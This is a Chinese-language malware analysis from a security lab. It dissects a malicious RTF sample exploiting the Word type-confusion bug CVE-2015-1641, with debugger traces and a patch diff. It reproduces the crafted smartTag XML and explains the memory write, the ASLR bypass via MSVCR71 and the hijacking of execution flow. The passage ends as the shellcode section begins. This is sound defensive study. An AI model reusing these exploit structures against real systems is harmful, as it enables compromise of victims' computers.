CVE-2015-1641 Word 利用样本分析

xd0ol1(知道创宇404实验室)

0 引子

本文我们将通过一个恶意文档的分析来理解漏洞 CVE-2015-1641（MS15-033）的具体利用过程，以此还原它在现实攻击中的应用。就目前来看，虽然该 Office 漏洞早被修复，但由于其受影响版本多且稳定性良好，相关利用在坊间依旧比较常见，因此作为案例来学习还是很不错的。

1 样本信息

分析中用到的样本信息如下：

```
SHA256：8bb066160763ba4a0b65ae86d3cfedff8102e2eacbf4e83812ea76ea5ab61a31
大小：967,267 字节
类型：RTF 文档
```

和大多数情形一样，漏洞的利用是借助嵌入OLE对象来实现的，我们可由 oletools 工具包中的 `rtfobj.py` 进行查看：

```
===============================================================================
File: 'C:\\sample\\8bb066160763ba4a0b65ae86d3cfedff8102e2eacbf4e83812ea76ea5ab61
a31' - size: 967267 bytes
---+----------+-------------------------------+-------------------------------
id |index     |OLE Object                     |OLE Package
---+----------+-------------------------------+-------------------------------
0  |0000109Bh |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name:                    |
   |          |'otkloadr.WRAssembly.1'        |
   |          |data size: 1                   |
---+----------+-------------------------------+-------------------------------
1  |0000323Ch |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 49152               |
---+----------+-------------------------------+-------------------------------
2  |0002042Ch |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 31232               |
---+----------+-------------------------------+-------------------------------
3  |00034C0Ch |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 50688               |
---+----------+-------------------------------+-------------------------------
```

图0 借助 rtfobj.py 分析样本

这里我们先对这些嵌入对象做个简要介绍，详细的分析见后文。其中 `otkloadr.WRAssembly.1` 为

ProgID，用于加载OTKLOADR.DLL模块，从而引入MSVCR71.DLL模块来绕过ASLR保护。而剩下的3个对象均为Word文档，我们可分别对它们进行提取，id为1的文档用来进行堆喷布局，id为2的文档用来触发漏洞利用，id为3的文档作用未知，样本中余下的数据为异或加密后的shellcode、恶意程序以及最终呈现给用户的Word文档。

此外，由于rtf文档在格式上组织起来比较简单，有时为了调试的方便，我们可以仅抽取样本中的部分对象数据进行分析。若无特殊说明，文中的分析环境均为Win7 x86+Office 2007（wwlib.dll的版本号为12.0.4518.1014）。

2 漏洞原理分析

下面我们来大致看下漏洞的原理，通过 `rtfobj.py` 提取上述id为2的Word文档，将其后缀改为zip后解压，可在 `document.xml` 文件中找到如下的XML片段，红色标注部分即样本实现利用的关键所在：

```
<w:smartTag w:uri="urn:schemas:contacts" w:element='&#xBD50;&#x7C38;'>
    <w:permStart w:id="1148" w:edGrp="everyone"/>

        <w:moveFromRangeStart w:id="4294960790" w:name="ABCD" w:displacedByCustomXml="next"/>
        <w:moveFromRangeEnd w:id="4294960790" w:displacedByCustomXml="prev"/>
                                0xFFFFE696
    <w:permEnd w:id="1148"/>
</w:smartTag>

<w:smartTag w:uri="urn:schemas:contacts" w:element='&#xBD68;&#x7C38;'>
    <w:permStart w:id="4160223222" w:edGrp="everyone"/>

        <w:moveFromRangeStart w:id="2084007875" w:name="ABCE" w:displacedByCustomXml="next"/>
        <w:moveFromRangeEnd w:id="2084007875" w:displacedByCustomXml="prev"/>
                                0x7C376FC3
    <w:permEnd w:id="4160223222"/>
</w:smartTag>



<w:smartTag w:uri="urn:schemas:contacts" w:element='&#xBD60;&#x7C38;'>
    <w:permStart w:id="1" w:edGrp="everyone"/>

        <w:moveFromRangeStart w:id="4294960726" w:name="ABCF" w:displacedByCustomXml="next"/>
        <w:moveFromRangeEnd w:id="4294960726" w:displacedByCustomXml="prev"/>
                                0xFFFFE656
    <w:permEnd w:id="1"/>
</w:smartTag>

<w:smartTag w:uri="urn:schemas:contacts" w:element='&#xBD80;&#x7C38;'>
    <w:permStart w:id="1" w:edGrp="everyone"/>

        <w:moveFromRangeStart w:id="150997000" w:name="ABCG" w:displacedByCustomXml="next"/>
        <w:moveFromRangeEnd w:id="150997000" w:displacedByCustomXml="prev"/>
                                0x09000808
    <w:permEnd w:id="1"/>
</w:smartTag>
```

图1 引起类型混淆的 smartTag 标签

简单来说，此漏洞是由于wwlib.dll模块在处理标签内容时存在的类型混淆错误而造成的任意内存写，即用于

处理customXml标签的代码没有进行严格的类型检查，导致其错误处理了smartTag标签中的内容。

我们来具体跟下，首先将样本中id为2的这部分内容手动抽取（非 `rtfobj.py` 提取）出来另存为一个rtf文档，然后作为 `winword.exe` 的打开参数载入WinDbg，直接运行可以看到程序在如下位置处崩溃了，注意此时ecx寄存器的值对应第一个smartTag标签中的element值：

```
(46c.628): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03cceb98 ebx=028d0000 ecx=7c38bd50 edx=00000000 esi=009daeb0 edi=03754940
eip=69059d30 esp=0017c6b0 ebp=0017c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!DllGetClassObject+0x50e6:
69059d30 8b31            mov     esi,dword ptr [ecx]  ds:0023:7c38bd50=????????
0:000> ub
wwlib!DllGetClassObject+0x50d5:
69059d1f 8d75ec          lea     esi,[ebp-14h]
69059d22 ebdd            jmp     wwlib!DllGetClassObject+0x50b7 (69059d01)
69059d24 55              push    ebp
69059d25 8bec            mov     ebp,esp
69059d27 8b4508          mov     eax,dword ptr [ebp+8]
69059d2a 8b08            mov     ecx,dword ptr [eax]
69059d2c 56              push    esi
69059d2d ff750c          push    dword ptr [ebp+0Ch]
0:000> u
wwlib!DllGetClassObject+0x50e6:
69059d30 8b31            mov     esi,dword ptr [ecx]
69059d32 56              push    esi
69059d33 50              push    eax
69059d34 e80f000000      call    wwlib!DllGetClassObject+0x50fe (69059d48)
69059d39 85c0            test    eax,eax
69059d3b 0f84c44b2e00    je      wwlib!DllGetLCID+0x8e43b (6933e905)
69059d41 8bc6            mov     eax,esi
69059d43 5e              pop     esi
0:000> bl 6
 6 d 69059d30     0001 (0001)  0:**** wwlib!DllGetClassObject+0x50e6 ".if(ecx=7c38bd50){}.else{gc}"
```

图2 程序的崩溃点

我们在上述崩溃点下条件断点，同时将id为0的内容也添加到该rtf文档中，重新载入WinDbg。单步往下跟可以来到如下计算待写入内存地址的函数，可以看到该内存地址是根据smartTag标签中的element值计算出来的：

```
eax=7c38bd50 ebx=00000004 ecx=0381fb98 edx=00000003 esi=00000003 edi=0381fb98
eip=697f9d6d esp=001bc69c ebp=001bc6a8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x5123:
697f9d6d e82e000000      call    wwlib!DllGetClassObject+0x5156 (697f9da0)
0:000> uf 697f9da0
wwlib!DllGetClassObject+0x5156:
697f9da0 8b09            mov     ecx,dword ptr [ecx]
697f9da2 8b01            mov     eax,dword ptr [ecx]
697f9da4 3bd0            cmp     edx,eax
697f9da6 0f83a5970200    jae     wwlib!DllGetClassObject+0x2e907 (69823551)

wwlib!DllGetClassObject+0x5162:
697f9dac 8b4108          mov     eax,dword ptr [ecx+8]
697f9daf 0fafc2          imul    eax,edx
697f9db2 03410c          add     eax,dword ptr [ecx+0Ch]
697f9db5 03c1            add     eax,ecx
697f9db7 c3              ret

wwlib!DllGetClassObject+0x2e907:
69823551 8bd0            mov     edx,eax
69823553 e95468fdff      jmp     wwlib!DllGetClassObject+0x5162 (697f9dac)
0:000> ? poi(ecx)
Evaluate expression: 2084093264 = 7c38bd50
0:000> p
eax=7c38bd74 ebx=00000004 ecx=7c38bd50 edx=00000003 esi=00000003 edi=0381fb98
eip=697f9d72 esp=001bc69c ebp=001bc6a8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
wwlib!DllGetClassObject+0x5128:
697f9d72 3b750c          cmp     esi,dword ptr [ebp+0Ch] ss:0023:001bc6b4=00000003
```

图3 计算待写入的内存地址

而后程序会调用memcpy函数向待写入内存进行数据拷贝，拷贝的内容即为moveFromRange*标签的id值，因此通过控制上述smartTag标签的两个特定值能实现任意内存地址写入，样本中的这几个值都是精心构造的：

```
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=697f99d9 esp=001bc67c ebp=001bc690 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
wwlib!DllGetClassObject+0x4d8f:
697f99d9 e80c000000      call    wwlib!DllGetClassObject+0x4da0 (697f99ea)
0:000> t
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=697f99ea esp=001bc678 ebp=001bc690 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
wwlib!DllGetClassObject+0x4da0:
697f99ea ff25c0277f69    jmp     dword ptr [wwlib+0x27c0 (697f27c0)] ds:0023:
0:000> p
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=6e7f4fb0 esp=001bc678 ebp=001bc690 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
MSVCR80!memcpy:
6e7f4fb0 55              push    ebp
0:000> dd esp l4
001bc678  697f99de 7c38bd74 001bc6e0 00000004
0:000> dd 001bc6e0 l4
001bc6e0  ffffe696 00000000 00000001 00000000
0:000> dd 7c38bd74 l4
7c38bd74  0000000c 00000008 0000000c 00000009
0:000> gu
eax=7c38bd74 ebx=00000004 ecx=00000001 edx=00000000 esi=7c38bd74 edi=00000004
eip=697f99de esp=001bc67c ebp=001bc690 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
wwlib!DllGetClassObject+0x4d94:
697f99de 83c40c          add     esp,0Ch
0:000> dd 7c38bd74 l4
7c38bd74  ffffe696 00000008 0000000c 00000009
```

图4 向待写入内存地址写入特定数据

针对该漏洞的补丁如下图所示，为了尽可能减少不相关因素的影响，这里比对的wwlib.dll版本号分别为12.0.6718.5000和12.0.6720.5000。可以看出，在处理customXml标签的代码中多了一个条件判断：



图5 补丁前后的比对结果

如果存在类型混淆的情况，那么该条件是不会满足的，即相应的处理函数不一致，也就不会对样本中的smartTag标签内容进行处理了：

```
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=01f88000
eip=6a1a8cbe esp=0029c394 ebp=0029d55c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
wwlib!wdCommandDispatch+0x3f5b66:
6a1a8cbe 394b44          cmp     dword ptr [ebx+44h],ecx ds:0023:02a361c4=03459240
0:000> ? poi(poi(poi(ebx+44)+4))
Evaluate expression: 2084093264 = 7c38bd50
0:000> u
wwlib!wdCommandDispatch+0x3f5b66:
6a1a8cbe 394b44          cmp     dword ptr [ebx+44h],ecx
6a1a8cc1 bf3b55656a      mov     edi,offset wwlib!DllCanUnloadNow+0x3a8e06 (6a65553b)
6a1a8cc6 7522            jne     wwlib!wdCommandDispatch+0x3f5b92 (6a1a8cea)
6a1a8cc8 bee00f0000      mov     esi,0FE0h
6a1a8ccd 56              push    esi
6a1a8cce ff157c807d6a    call    dword ptr [wwlib!DllGetClassObject+0x4341c (6a7d807c)]
6a1a8cd4 85c0            test    eax,eax
6a1a8cd6 894344          mov     dword ptr [ebx+44h],eax
0:000> p
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=01f88000
eip=6a1a8cc1 esp=0029c394 ebp=0029d55c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!wdCommandDispatch+0x3f5b69:
6a1a8cc1 bf3b55656a      mov     edi,offset wwlib!DllCanUnloadNow+0x3a8e06 (6a65553b)
0:000>
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8cc6 esp=0029c394 ebp=0029d55c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!wdCommandDispatch+0x3f5b6e:
6a1a8cc6 7522            jne     wwlib!wdCommandDispatch+0x3f5b92 (6a1a8cea) [br=1]
0:000>
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8cea esp=0029c394 ebp=0029d55c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!wdCommandDispatch+0x3f5b92:
6a1a8cea 397b48          cmp     dword ptr [ebx+48h],edi ds:0023:02a361c8=69beaa68
0:000>
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8ced esp=0029c394 ebp=0029d55c iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
wwlib!wdCommandDispatch+0x3f5b95:
6a1a8ced 7533            jne     wwlib!wdCommandDispatch+0x3f5bca (6a1a8d22) [br=1]
```

图6 补丁后原漏洞点的执行流程

3 漏洞利用分析

3.1 执行流控制

接着我们看下样本如何实现程序执行流的控制，首先需要绕过ASLR保护，可以知道id为0的OLE对象其CLSID如下：



图7 otkloadr.WRAssembly.1 对应的 CLSID

我们在ole32模块的CoCreateInstance函数上下断，此函数的作用是初始化OLE对象，可以看到程序会加载OTKLOADR.DLL模块，而OTKLOADR.DLL模块又引用了MSVCR71.DLL模块中导出的接口函数，所以该模块也会被加载：

```
0:000> bl 9 10
 9 e 76ec9d0b     0001 (0001)  0:**** ole32!CoCreateInstance ".if(dwo(dwo(esp+4))=a08a033d){}.else{gc}"
10 e 7549ba97     0001 (0001)  0:**** KERNELBASE!LoadLibraryExW
0:000> r
eax=00204fcc ebx=00000403 ecx=5b0ef79b edx=00000000 esi=035c26f8 edi=00204fcc
eip=76ec9d0b esp=00204f68 ebp=00204fe0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
ole32!CoCreateInstance:
76ec9d0b 8bff            mov     edi,edi
0:000> dd poi(esp+4) L4
00204fcc  a08a033d 4ab61a75 d0ea66a1 5979542f
0:000> g
Breakpoint 10 hit
eax=00000000 ebx=00203fa4 ecx=76fc67bc edx=00001800 esi=00000000 edi=00203f78
eip=7549ba97 esp=00203f10 ebp=00203f28 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!LoadLibraryExW:
7549ba97 8bff            mov     edi,edi
0:000> du poi(esp+4)
00203fa4  "C:\Program Files\Microsoft Offic"
00203fe4  "e\Office12\ADDINS\OTKLOADR.DLL"
0:000> gu
ModLoad: 035d0000 035e4000   C:\Program Files\Microsoft Office\Office12\ADDINS\OTKLOADR.DLL
ModLoad: 75770000 75865000   C:\Windows\system32\WININET.dll
ModLoad: 75930000 75a66000   C:\Windows\system32\urlmon.dll
ModLoad: 752e0000 753fd000   C:\Windows\system32\CRYPT32.dll
ModLoad: 75270000 7527c000   C:\Windows\system32\MSASN1.dll
ModLoad: 768b0000 76aab000   C:\Windows\system32\iertutil.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft
ModLoad: 7c340000 7c395000   C:\Program Files\Microsoft Office\Office12\ADDINS\MSVCR71.dll
```

图8 OTKLOADR.DLL 模块的加载

而MSVCR71.DLL模块并未启用ASLR保护，样本将借此绕过ASLR保护：

名称	描述	公司	版本	基址	大小	ASLR
MSTR2TSC.DLL	Microsoft TC/SC Converter	Microsoft Corporation	12.0.4506.1000	0x6D470000	0x16000	ASLR
msvbvm60.dll	Visual Basic Virtual Machine	Microsoft Corporation	6.0.98.15	0x72940000	0x153000	
MSVCR71.DLL	Microsoft? C Runtime Library	Microsoft Corporation	7.10.2179.0	0x7C340000	0x55000	
msvcr80.dll	Microsoft? C Runtime Library	Microsoft Corporation	8.0.50727.4940	0x6CC60000	0x9B000	ASLR
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	7.0.7600.16385	0x75870000	0xAC000	ASLR
MSWORD.OLB	Microsoft Office Word	Microsoft Corporation	12.0.4518.1014	0x3860000	0xB9000	n/a

图9 MSVCR71.DLL 模块未启用 ASLR 保护

对于仅抽取样本中id为0和2这两部分对象内容的rtf文档来说，最终会触发程序的内存访问违规，从函数的调用栈可以看出其上层应为虚函数调用，这种情况一般通过进程的栈空间来查找函数返回地址，以此分析调用关系。这里显然不能通过目前的esp进行查找，我们回溯几条指令后下断并重新执行：

```
(a0.b60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=09000808 ecx=09000808 edx=00000020 esi=7c342278 edi=00000000
eip=7c376fca esp=09000808 ebp=053ffa88 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSVCR71!ldexp+0x20de:
7c376fca 5b              pop     ebx
0:006> ub
MSVCR71!ldexp+0x20ce:
7c376fba 8b4ddc          mov     ecx,dword ptr [ebp-24h]
7c376fbd e827abfcff      call    MSVCR71!strlen+0x318 (7c341ae9)
7c376fc2 5f              pop     edi
7c376fc3 5e              pop     esi
7c376fc4 5b              pop     ebx
7c376fc5 8be5            mov     esp,ebp
7c376fc7 5d              pop     ebp
7c376fc8 8be3            mov     esp,ebx
0:006> u
MSVCR71!ldexp+0x20de:
7c376fca 5b              pop     ebx
7c376fcb c3              ret
7c376fcc 55              push    ebp
7c376fcd 8bec            mov     ebp,esp
7c376fcf 83ec24          sub     esp,24h
7c376fd2 a118a1387c      mov     eax,dword ptr [MSVCR71!__non_rtti_object::`vft
7c376fd7 8945fc          mov     dword ptr [ebp-4],eax
7c376fda 8b4514          mov     eax,dword ptr [ebp+14h]
0:006> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
053ffa88 00000000 7c34229b 7c340000 00000003 MSVCR71!ldexp+0x20de
0:006> u 7c376fc5
MSVCR71!ldexp+0x20d9:
```

图10 程序出现内存访问违规

此时再查看栈空间中的符号信息如下：

```
Breakpoint 11 hit
eax=00000000 ebx=09000808 ecx=09000808 edx=00000020 esi=7c342278 edi=00000000
eip=7c376fc5 esp=059afaa8 ebp=059afab8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSVCR71!ldexp+0x20d9:
7c376fc5 8be5            mov     esp,ebp
0:009> dds esp-20
059afa88  00301bc0
059afa8c  059afb48
059afa90  003010f0
059afa94  e8dd6d50
059afa98  fffffffe
059afa9c  00000001
059afaa0  7c342278 MSVCR71!free+0x12b
059afaa4  09000808
059afaa8  7c342298 MSVCR71!free+0x14b
059afaac  00000000
059afab0  00000000
059afab4  059afacc
059afab8  059afad8
059afabc  771089d8 ntdll!LdrpCallInitRoutine+0x14
059afac0  7c340000 MSVCR71
059afac4  00000003
059afac8  00000000
059afacc  003010f0
059afad0  00000000
059afad4  00301bc0
059afad8  059afb7c
059afadc  770df73a ntdll!LdrShutdownThread+0xe6
059afae0  7c34229b MSVCR71!free+0x14e
```

图11 查看栈空间中的符号信息

进一步分析可知，下述红色标识的指令即为相应的虚函数调用指令，其中，跳转的目的地址为0x7c376fc3，同时压入的参数为0x09000808，我们注意到这两个值就是smartTag标签中moveFromRange*的id值：



图12 相应的上层虚函数调用

这与样本借助此漏洞实现的内存写入操作正好是相对应的，因此，通过覆盖MSVCR71.DLL模块中的虚表指针，样本获得了eip控制权，另一方面，覆盖后的入参则是与下小节讨论的堆喷布局有关：

```
eax=7c38a428 ebx=00000007 ecx=0017c374 edx=7c38a428 esi=7c38a428 edi=00000007
eip=6d924fb0 esp=0017c30c ebp=0017c324 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
MSVCR80!memcpy:
6d924fb0 55              push    ebp
0:000> dd esp l4
0017c30c  698d99de 7c38a428 0017c374 00000007
0:000> gu
eax=7c38a428 ebx=00000007 ecx=00000001 edx=00000003 esi=7c38a428 edi=00000007
eip=698d99de esp=0017c310 ebp=0017c324 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x4d94:
698d99de 83c40c          add     esp,0Ch
0:000> dd 7c38a428 l4
7c38a428  7c376fc3 7c000000 0000000b ffffffff
0:000> g
eax=7c38a430 ebx=0000000a ecx=0017c374 edx=7c38a430 esi=7c38a430 edi=0000000a
eip=6d924fb0 esp=0017c30c ebp=0017c324 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
MSVCR80!memcpy:
6d924fb0 55              push    ebp
0:000> dd esp l4
0017c30c  698d99de 7c38a430 0017c374 0000000a
0:000> gu
eax=7c38a430 ebx=0000000a ecx=00000002 edx=00000002 esi=7c38a430 edi=0000000a
eip=698d99de esp=0017c310 ebp=0017c324 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!DllGetClassObject+0x4d94:
698d99de 83c40c          add     esp,0Ch
0:000> dd 7c38a430 l4
7c38a430  09000808 00000000 ffff0001 00000a80
```

图13 利用此漏洞实现的内存写入操作

当然，根据Office分析环境的不同，上述获取eip的流程会存在差异，应该是样本出于兼容性方面的考虑。

3.2 shellcode

再接着我们来看一下shellcode，此样本中有两部分shellcode，第一部分会由堆喷布局到内存中。Office的堆

喷一般通过activeX控件来实现，我们借助 `rtfobj.py` 提取样本中id为1的Word文档，解压后可在activeX目录得到如下文件列表，其中布局数据保存在activeX.bin文件中，更多相关讨论可参考此blog：

